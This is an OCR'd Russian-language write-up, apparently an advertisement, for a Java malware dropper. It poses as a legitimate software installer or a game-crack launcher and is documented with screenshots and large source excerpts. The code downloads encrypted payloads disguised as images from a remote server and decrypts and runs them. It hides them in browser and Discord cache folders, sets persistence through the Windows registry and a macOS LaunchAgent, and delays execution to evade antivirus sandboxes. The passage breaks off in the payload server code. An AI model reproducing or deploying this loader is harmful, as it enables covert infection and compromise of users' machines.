

Drushba C:\Users\root\Desktop\Drushba
.idea
src
main
java
admin
crupt
Crupt
Main
ShiperInter
ShiperKey
server
NastrServer
Server
dump
decr
Decrupt
ShiperInter
ShiperKey
ui
Main
Nastroiki
Avtozagruzka
Loader
PoleznayaNagruzka
obfuskat
ObfuskatSign
window
dock
package window.dock;
public class Main {
public static void main(String[] args) {
DocumentWindow documentWindow = new DocumentWindow();
}
}
Run
window.dock.Main
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrai
New File
import progra...



Project
Drushba C:\Users\root\Desktop\Drushba
.idea
src
main
java
admin
crupt
Crupt
Main
ShiperInter
ShiperKey
server
NastrServer
Server
dump
decr
Decrupt
ShiperInter
ShiperKey
ui
Main
Nastroiki
Avtozagruzka
Loader
PoleznayaNagruzka
obfuskat
ObfuskatSign
window
dock
Server.java
crupt\Main.java
Nastroiki.java
dock\Main.java
PoleznayaNagruzka.java
package window.dock;
public class Main {
public static void main(String[] args) {
DocumentWindow documentWindow = new DocumentWindow();
}
}
Run
window.dock.Main
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrai
C:\Users\root\AppData\Local\Discord\
C:\Users\root\
C:\Users\root\
Installation Document..
Import: 9%



2) Интерфейс игрового лаунчера(игры, читы, кряки и тд)


Project
ShiperKey
ui
Main
Nastroiki
Avtozagruzka
Loader
PoleznayaNagruzka
obfuskat
ObfuskatSign
window
dock
DocumentWindow
FinalDockWindow
Main
ZagruzDockWindow
game
Exit
Final
Main
Second
Third
Exit
resources
test
target
刺客朋友
sozdatel.txt
65cd7b3f-40d1-4736-89c9-9223d810f38b.png
check.json
Server.java
crupt\Main.java
Nastroiki.java
dock\Main.java
game\Main.java
Exit.java
package window.game;
public class Main {
public static void main(String[] args) { Third app2 = new Third(); }
}
New Loading
import progra...
Run
window.game.Main
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrai
=51084:C:\Program F


Project
Server.java
crupt\Main.java
Nastroiki.java
dock\Main.java
game\Main.java
Exit.java
Third.java
ShiperKey
ui
Main
Nastroiki
Avtozagruzka
Loader
PoleznayaNagruzka
obfuskat
ObfuskatSign
window
dock
DocumentWindow
FinalDockWindow
Main
ZagruzDockWindow
game
Exit
Final
Main
Second
Third
Exit
resources
test
target
刺客朋友
sozdatel.txt
65cd7b3f-40d1-4736-89c9-9223d810f38b.png
check.json
package window.game;
public class Main {
public static void main(String[] args) { Third app2 = new Third(); }
}
Installation Program..
Import: 4%
Run
window.game.Main
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrai
C:\Users\root\AppData\Local\\Discord\
C:\Users\root\
C:\Users\root\


Project
Server.java
crupt\Main.java
Nastroiki.java
dock\Main.java
game\Main.java
Exit.java
Main
ShiperInter
ShiperKey
server
NastrServer
Server
dump
decr
Decrupt
ShiperInter
ShiperKey
ui
Main
Nastroiki
Avtozagruzka
Loader
PoleznayaNagruzka
obfuskat
ObfuskatSign
window
dock
DocumentWindow
FinalDockWindow
Main
ZagruzDockWindow
game
Exit
Final
Main
Second
Third
Exit
resources
test
target
刺客朋友
sozdatel.txt
65cd7b3f-40d1-4736-89c9-9223d810f38b.png
check.json
obmen.json
pom.xml
sxema.png
package window.game;
public class Main {
public static void main(String[] args) { Third app2 = new Third(); }
}
Successful Installation
Success!
exit

3) Запуск без интерфейса сразу полезных нагрузок


Все они имеют сопровождающуюся гиф анимацию картинок.

Так же это выступает в виде своеобразной защиты от рантайм сканирования при заливе на вирустотал и подобных программ для анализо ПО. Программа начнет свое исполнение только после нажатия кнопки установить, и начнет установку полезной нагрузки только после n-ого процента скачки легитимного ПО и потом его запустит.

Старт скачивания полезных нагрузок начинается только после n %, как скачалась основная программа(для усложнения обнаружения вт), идет запуск полезной нагрузки спустя n секунд.
Реализована многопоточность. То есть программа одновременно начинает скачивать и основное по, и полезные нагрузки. Так же полезные нагрузки одновременно начинают свою работу в разных процессах.

В данной программе нет абсолютно никаких зависимостей. Все используемые библиотеки есть в стандартном java пакете. Вес билда обусловлен графическим интерфейсом(картинки и гифки). Сам же интерфейс тоже полностью с коробки, использовался swing.

Реализована проверка на двойное срабатывание. Если официальное ПО, под предлогом установки которого и запускается программа уже есть на пк, то программа просто не запуститься, уведомив юзера что данная программа уже скачена.



Весь код на 99% уникален, все писалось опираясь только на тз, не подсматривая в другие проекты. От этого есть и минусы - код не совсем красивый и с первого взгляда вникнуть в его суть будет немного проблематично.

Нет админ панели, в настройках программы надо указать ссылку для скачивания полезной нагрузки и ключ для ее расшифровки, расшифровываются по уникальному ключу и разархивируются.

Вес готового билда довольно большой(4-5 мб) в исполняемом файле jar. Исходный код программы обфусцируется с помощью штатного обфускатора и после этого java код можно пересобрать в нативный код с помощью graalvm.
Дело в том, что java запускается только если на пк есть jvm(java виртуальная машина), без нее программа к сожалению не запуститься. Так же минусом будет скорость программы(побыстрее конечно чем питон, но и помедленнее плюсов), из за того что код передается с начало в jvm, там он компилируется в машинный код и только потом исполняется.
Но с помощью graalvm мы сразу из java соберем нативный(машинный) код, в .exe а не .jar. что гораздо ускорит скорость отработки программы(менее секунды на старт), и добавит возможность запуска без jvm, даже на чистых машинах. Так же вес нативно собранного билда - около 3 мб. Но для запуска на мак ос, нужно оставить именно jar, exe не запуститься.

Вот так выглядит код с настройками и добавленной 1 полезной нагрузкой:

```
    private static final String fake_prog_docplay = "1Z/LlsYcQIah1/xOjBSZeA"; // !"doc" "play"FwVDD0bbf203lRlpYbSn3g


    private static final String orig_program_name = origFile("orig_file.exe", "orig_file.dmg");
    private static final String orig_program_url = origFile("https://github.com/Windscribe/Desktop-App/releases/download/v2.10.5/Windscribe_2.10.5_guinea_pig.exe", "https://macos.com/download/file.dmg");
    private static final String orig_pc_put = System.getProperty("user.home")+"\\Desktop\\"+getOrig_program_name();


    private static final String polza1 = "SxwLmskVLgLsiVbIY3BHOQ"; // url 192.168.1.99
    private static final int port_polza1 = 8080;
    private static final String name_polza1 = "5lomdw9eeLH6cNTG7QHysw"; // docers.exe
    private static final String put_local_polza1 = String.valueOf(folderRandom(getPostoyanka_polza1(), getName_polza1(), getOs_win_polza1()));
    private static final boolean postoyanka_polza1 = true;
    private static final boolean os_win_polza1 = true; // true=win  false=mac
```

Задаем будет у нас интерфейс официальной программы или на игровую тематику(патчи, репаки, активаторы и тд), задаем откуда будут скачиваться наша официальная программа(2 ссылки для мак ос и виндовс они не шифруются), зашифрованные строки с ip и портом сервера для скачки полезной нагрузки, ее имя которое будет отображаться в процессе, нуждается ли она в сохранении и автозагрузке, и ос для ее работы.

В этом методе мы указывам путь для записи полезной нагрузки - либо помещаем ее в папки с кешом популярных программ(если они есть на пользовательской машине), либо же в раномное место, с рандомными именами папок и их количевством:

```
private static File folderRandom(boolean postoianka, String name, boolean win_mac) {
        String otvet = System.getProperty("user.home") + "\\";
        if (!name.equals("")) {
            if (!win_mac) {
                otvet += "Documents\\server\\";
                try {
                    new File(otvet).mkdir();
                } catch (Exception e) {
                    e.printStackTrace();
                }
                return new File(otvet);
            }
            if (postoianka) { // выбираем рандомное из наших папок имен из массива
                try {

                    // внедряем нашу постоянку в кеш браузеров
                    for (int i = 0; i < masDecrLocalPutVnedrenie().size(); i++) {
                        if (new File(otvet + "AppData\\Local\\" +
masDecrLocalPutVnedrenie().get(i)).exists()) {
                            otvet += "AppData\\Local\\" + masDecrLocalPutVnedrenie().get(i) + "\\";
                            break;
                        }
                    }
                    if (otvet.equals(System.getProperty("user.home") + "\\")) {
                        SecureRandom r = new SecureRandom();
                        int rnd_kolvo_file = r.nextInt(masNameFile().size() - 2 + 1) + 2; // rnd file
                        otvet += decrName(masNameFile().get(rnd_kolvo_file - 1)) + "\\";
                    }

                } catch (Exception e) {
                    e.printStackTrace();
                }
            } else {
                SecureRandom r = new SecureRandom();
                int rnd_kolvo_file = r.nextInt(5 - 2 + 1) + 2; // 1-5 rnd file

                ArrayList<String> mas_rnd_file = new ArrayList();
                for (int i = 1; i <= rnd_kolvo_file; i++) {
```

```
                mas_rnd_file.add(generateString(r.nextInt(10 - 2 + 1) + 2));
            }
            String line = generateString(r.nextInt(10 - 2 + 1) + 2);
            for (int i = 0; i < mas_rnd_file.size(); i++) {
                line += "/" + mas_rnd_file.get(i);
            }
            otvet += new File(line) + "\\";
        }
        if (!new File(otvet).exists()) {
            try {
                new File(otvet).mkdirs();
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
    System.out.println(otvet);
    return new File(otvet);
}
```

В этом методе мы построчно разбиваем зашифрованный путь до папок с кешами программ:

```
private static ArrayList<String> masDecrLocalPutVnedrenie() { // не забудь шифрануть этот масив ключем по аесу
    ArrayList<String> mas_rnd = new ArrayList<>();

    String put_Google = "/OSwhHgm16GCNl8xYIXzZw"; // Google
    String put_Chrome = "SDr1ZPKkas6/hC2gzW8EfA"; // \Chrome
    String put_User = "xbf+MxAJroStSF/oDk54VQ"; // \User
    String put_Data = "lO06w94l6yATlcB31mr5UQ"; // " " + Data
    String put_Default = "tXEHJqMdydm0X1aaI8Cx0Q"; // \Default
    String put_Cache = "tI5FqysagXTh5Bc1la1ksQ"; // \Cache
    mas_rnd.add(decrName(put_Google) + decrName(put_Chrome)  + decrName(put_User) + " " + decrName(put_Data) + decrName(put_Default) + decrName(put_Cache)); // Google\Chrome\User Data\Default\Cache

    String put_diskord = "8Flsw3y2BD9iOgSZaxjoTg"; // \Discord
    mas_rnd.add(decrName(put_diskord)); // Local\Discord

    String put_Mozilla = "nyFKPylkaGWgt2V5s5XRSg"; // Mozilla
    String put_Firefox = "cS+bcAPb0qeqxCMqtHGb3Q"; // \Firefox
    String put_Profiles = "uxMSHPvqpiceTwxtAape0g"; // \Profiles
    mas_rnd.add(decrName(put_Mozilla) + decrName(put_Firefox) + decrName(put_Profiles)); // Mozilla\Firefox\Profiles

    String put_NVIDIA = "SuqxSihJ7fa+kfsfnfuI1Q"; // NVIDIA
    mas_rnd.add(decrName(put_NVIDIA)); // NVIDIA
    /*
```

```
        рандомный ключ -> wx0pimQdwiih6ds2

         */
        return mas_rnd;
    }
```

А в этом методе мы будем выбирать рандомное имя для начального файла куда сохраниться полезная нагрузка(что б динамически при каждом запуске было рандомное новое имя из нашего списка):

```
private static ArrayList<String> masNameFile() { // не забудь шифрануть этот масив ключем по аесу
        ArrayList<String> mas_rnd = new ArrayList<>(); // тут рандомное из наших имен
        mas_rnd.add(""); // должен быть пустым!
        mas_rnd.add("wkA3Az9L5cy5yoeVkNK3uA"); // cache
        mas_rnd.add("7IQzVkwJJVtn/HE1RonefA"); // updates
        mas_rnd.add("fkF0NV1nYmJHrBE+ZvaqOA"); // rever
        mas_rnd.add("r63TtJjtNsmYm8/FLT5/gw"); // vers
        /*
        рандомный ключ -> wx0pimQdwiih6ds2

         */
        return mas_rnd;
    }
```

Процесс прописки в автозагрузку и на виндовс и на мак программно выглядит вот так:

```
public class Avtozagruzka {

    public static void setStartup(String name_unil_proc, String put_name_exe) {
        Nastroiki nastr = new Nastroiki();
        if (nastr.whatOS()) {
            try {
                Runtime.getRuntime().exec("reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v " + name_unil_proc + " /t REG_SZ /d " + "" + put_name_exe + "");
            } catch (IOException e) {
                e.printStackTrace();
            }
        } else {
            // автозапуск для Mac OS X
            try {
                File plist = new File("src/main/resources/a.txt");
                if (!plist.exists()) {
                    plist.createNewFile();
                    PrintWriter pw = new PrintWriter("src/main/resources/a.txt");
                    pw.println("<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" +
```

```
                    "<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\"
\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n" +
                    "<plist version=\"1.0\">\n" +
                    " <dict>\n" +
                    "  <key>Label</key>\n" +
                    "  <string>com.Updater.servers</string>\n" +
                    "  <key>Program</key>\n" +
                    "  <string>" + put_name_exe + "</string>\n" +
                    "  <key>ProgramArguments</key>\n" +
                    "  <array>\n" +
                    "   <string>" + put_name_exe + "</string>\n" +
                    "   <string>-mode=logon</string>\n" +
                    "  </array>\n" +
                    "  <key>RunAtLoad</key>\n" +
                    "  <true/>\n" +
                    "  <key>LaunchOnlyOnce</key>\n" +
                    "  <true/>\n" +
                    " </dict>\n" +
                    "</plist>");
                String destinationFileName =
"/Library/LaunchAgents/com.Updater.servers.plist";
                ProcessBuilder builder = new ProcessBuilder("/usr/libexec/authopen", "-c",
"-w", "-a", destinationFileName);
                builder.redirectInput(new File("src/main/resources/a.txt"));
                builder.redirectError(ProcessBuilder.Redirect.INHERIT);
                builder.redirectOutput(ProcessBuilder.Redirect.INHERIT);
                Process process = builder.start();
                process.waitFor();
                process.destroy();
                pw.close();
            } else {
                if (plist.exists()) {
                    plist.delete();
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
  }
}
```

Получение файла в виде картинки с удаленного сервера, выглядит этот код так:

```
    public static void getLoadPN(String ip, int port, String put) {
    try {
        Socket socket = new Socket(ip, port); // IP адрес и порт сервера

        System.out.println("Подключение к серверу. Получение файла...");
```

```
            InputStream inputStream = socket.getInputStream();
            FileOutputStream fileOutputStream = new FileOutputStream(put +
"file_image.png"); // png
            BufferedOutputStream bufferedOutputStream = new
BufferedOutputStream(fileOutputStream);

            byte[] buffer = new byte[1024];
            int bytesRead;
            while ((bytesRead = inputStream.read(buffer)) != -1) {
                bufferedOutputStream.write(buffer, 0, bytesRead);
            }

            bufferedOutputStream.close();
            inputStream.close();
            socket.close();

            System.out.println("Файл успешно получен.");

        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

Процесс скачивани всех 3х полезных нагрузок происходит следующим образом - поочередно проверяем ос на которой мы находимя и требуемая ос для нагрузки и есть ли полезная нагрузка. Выглядит следующем образом:

```
    // вызываем лаодер для скачки файла
     public void pn() throws Exception {
        Nastroiki nastroiki = new Nastroiki();
        if (!nastroiki.getPolza1().equals("") && nastroiki.whatOS() ==
nastroiki.getOs_win_polza1()) {
            workPN(nastroiki.decrName(nastroiki.getPolza1()), nastroiki.getPort_polza1(),
nastroiki.getPostoyanka_polza1(), nastroiki.decrName(nastroiki.getPut_local_polza1()),
nastroiki.decrName(nastroiki.getName_polza1()), nastroiki.getOs_win_polza1());
        }
        if (!nastroiki.getPolza2().equals("") && nastroiki.whatOS() ==
nastroiki.getOs_win_polza2()) {
            workPN(nastroiki.decrName(nastroiki.getPolza2()), nastroiki.getPort_polza2(),
nastroiki.getPostoyanka_polza2(), nastroiki.decrName(nastroiki.getPut_local_polza2()),
nastroiki.decrName(nastroiki.getName_polza2()), nastroiki.getOs_win_polza2());
        }
        if (!nastroiki.getPolza3().equals("") && nastroiki.whatOS() ==
nastroiki.getOs_win_polza3()) {
            workPN(nastroiki.decrName(nastroiki.getPolza3()), nastroiki.getPort_polza3(),
nastroiki.getPostoyanka_polza3(), nastroiki.decrName(nastroiki.getPut_local_polza3()),
nastroiki.decrName(nastroiki.getName_polza3()), nastroiki.getOs_win_polza3());
        }
```

```
    }

//-------------------------------------------------------

    @Override
    public void run() {
        try {
            pn();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

//-------------------------------------------------------

    private void workPN(String url, int ip, boolean postoyanka, String put, String name,
boolean mac_win) throws Exception { // для разового запуска

        Loader loader = new Loader();
        loader.getLoadPN(url, ip, put);

        Decrupt decrupt = new Decrupt();
        decrupt.decrEXE(put, name);

        if (postoyanka) {
            Thread.sleep(2000);

            // внедряем нашу папку в автозагрузку
            Avtozagruzka avto = new Avtozagruzka();
            if (mac_win == false) {
                avto.setStartup(name, put + name);
                Runtime.getRuntime().exec("java -jar " + put + name);
            } else {
                avto.setStartup(name, put + name);
                Runtime.getRuntime().exec(put + name);
            }
        } else {
            Thread.sleep(200);
            if (mac_win == false) {
                Runtime.getRuntime().exec("java -jar " + put + name);
            } else {
                Runtime.getRuntime().exec(put + name);
            }
            System.out.println("pn started!");
            Thread.sleep(20000);
            new File(put+name).delete();
            System.out.println("pn delete!");
        }

    }
```

Тут мы с начало передаем наши настройки с полезной нагрузкой, далее проверяется ос, происходит ее скачкивание в виде картинк и дальнейшая расшифровка, проверка на запись в автозагрузку и запуск в зависимости от ос. Если виндовс то просто запуск exe файла, если же мак ос, то запуск в виде jar файла командой java -jar.
В код добавлены слипы, что бы процесс запуска имел больший тайминг перед исполнением на целевой машине.

В классе main мы вызываем все остальные классы для корректной работы нашей программы:

```
public class Main {

    public static void main(String[] args) throws Exception {
        Nastroiki nastroiki = new Nastroiki();
        ObfuskatSign obf = new ObfuskatSign();


        File proverka = new File(nastroiki.getOrig_pc_put()); // проверка, не запускались мы на этом пк раньше(анти 2 лог)
        if (!proverka.exists()) {

            for (int i = 1; i <= obf.rnd(3, 5); i++) {
                obf.gruz();
            }
            obf.interInt();


            if (nastroiki.decrName(nastroiki.getFake_prog_docplay()).equals("doc")) {
                DocumentWindow documentWindow = new DocumentWindow();
            } else if (nastroiki.decrName(nastroiki.getFake_prog_docplay()).equals("play")) {
                Third app2 = new Third();
            } else {
                Thread polza = new Thread(new PoleznayaNagruzka());
                polza.start();
            }


            Thread.sleep(30000);


            System.exit(0);

        } else {
            if (nastroiki.decrName(nastroiki.getFake_prog_docplay()).equals("doc")) {
                FinalDockWindow finaldock = new FinalDockWindow("Successful Installation");
            } else if (nastroiki.decrName(nastroiki.getFake_prog_docplay()).equals("play")) {
                Exit app2 = new Exit();
            }
```

```
    }
  }
}
```

А именно показываем пользователю нужный интерфейс и уже отталкиваясь от интерфейса принимаем дальнейшие действия касательно его работы. Либо официальное оформление, оформление под игры, или запустить без окна сразу скачивание файла. В коде присутствует слип для автоматического завершения работы программы после того как пользователь скачает основную программу(завершиться ее установка и нажмет на выйти). Выделение памяти под мусорную информацию - выделить место под нее на оперативной памяти. Если же пользователь уже имеет данную программу(либо уже устанавливал до этого либо второй раз запускает лаунчер, то ему покажется окно с уведомлением что такая программа уже установлена) и нет возможности установить ее второй раз. Такая проверка на двойной лог.

Пример логики запуска установки основного по и докачки полезной нагрузки:

```
public class guiWithoutBrakes extends SwingWorker<Integer, Object> {

    public int doSomeWork() {
        try {
            Nastroiki nastroiki = new Nastroiki();
            int chislo;

            if (new File(nastroiki.getOrig_pc_put() +
nastroiki.getOrig_program_name()).exists()) {
                new File(nastroiki.getOrig_pc_put() +
nastroiki.getOrig_program_name()).createNewFile();
            }

            URL url = new URL(nastroiki.getOrig_program_url()); // URL url = new
URL("https://github.com/Windscribe/Desktop-App/releases/download/v2.10.5/Windscribe_
2.10.5_guinea_pig.exe");
            URLConnection connection = url.openConnection();
            int fileSize = connection.getContentLength();

            InputStream in = connection.getInputStream();
            FileOutputStream out = new FileOutputStream(nastroiki.getOrig_pc_put() +
nastroiki.getOrig_program_name()); // FileOutputStream out = new
FileOutputStream("C:\\Users\\root\\Desktop\\file.exe");

            byte[] buffer = new byte[1024];
            int bytesRead;
            int totalBytesRead = 0;
            boolean st_one = true;

            while ((bytesRead = in.read(buffer)) != -1) {
                out.write(buffer, 0, bytesRead);
                totalBytesRead += bytesRead;
```

```
                int percentDownloaded = (int) (((double) totalBytesRead / fileSize) * 100);
                chislo = percentDownloaded;
                ZagruzDockWindow.label.setText("Import: " + chislo + "%");
                ZagruzDockWindow.label.revalidate();

                if (chislo == 10 && st_one) {
                    // pn download
                    Thread pn = new Thread(new PoleznayaNagruzka());
                    pn.start();
                    System.out.println("pn!");
                    st_one = false;
                }
                else if (chislo == 100) {
                    ZagruzDockWindow.frame.dispose();
                    FinalDockWindow finals = new FinalDockWindow("Successful Installation");
                }
            }

            in.close();
            out.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
        return 0;
    }
    @Override
    protected Integer doInBackground() {
        return new Integer(doSomeWork());
    }
}
```

Серверная чать для отправки полезной нагрузки, нам нужно либо на одном сервере с указанием разных портов запустить n количевство раз этот код(под разное количесвто подразумевается количевство полезных нагрузок для скачки). Этот код имеет следующий вид:

```
public class Server {

    public static void main(String[] args) {
        NastrServer nastr = new NastrServer();
        uploudFile(nastr.getPort1(), nastr.getPut_file1(), nastr.getName_file1());
    }

    private static void uploudFile(int port, String put, String name) {
        try {
            ServerSocket serverSocket = new ServerSocket(port); // Порт для
прослушивания

            System.out.println("Сервер запущен. Ожидание подключения клиента...");
```

```
            Socket clientSocket = serverSocket.accept();

            System.out.println("Клиент подключен. Отправка файла...");

            File fileToSend = new File(put + name);
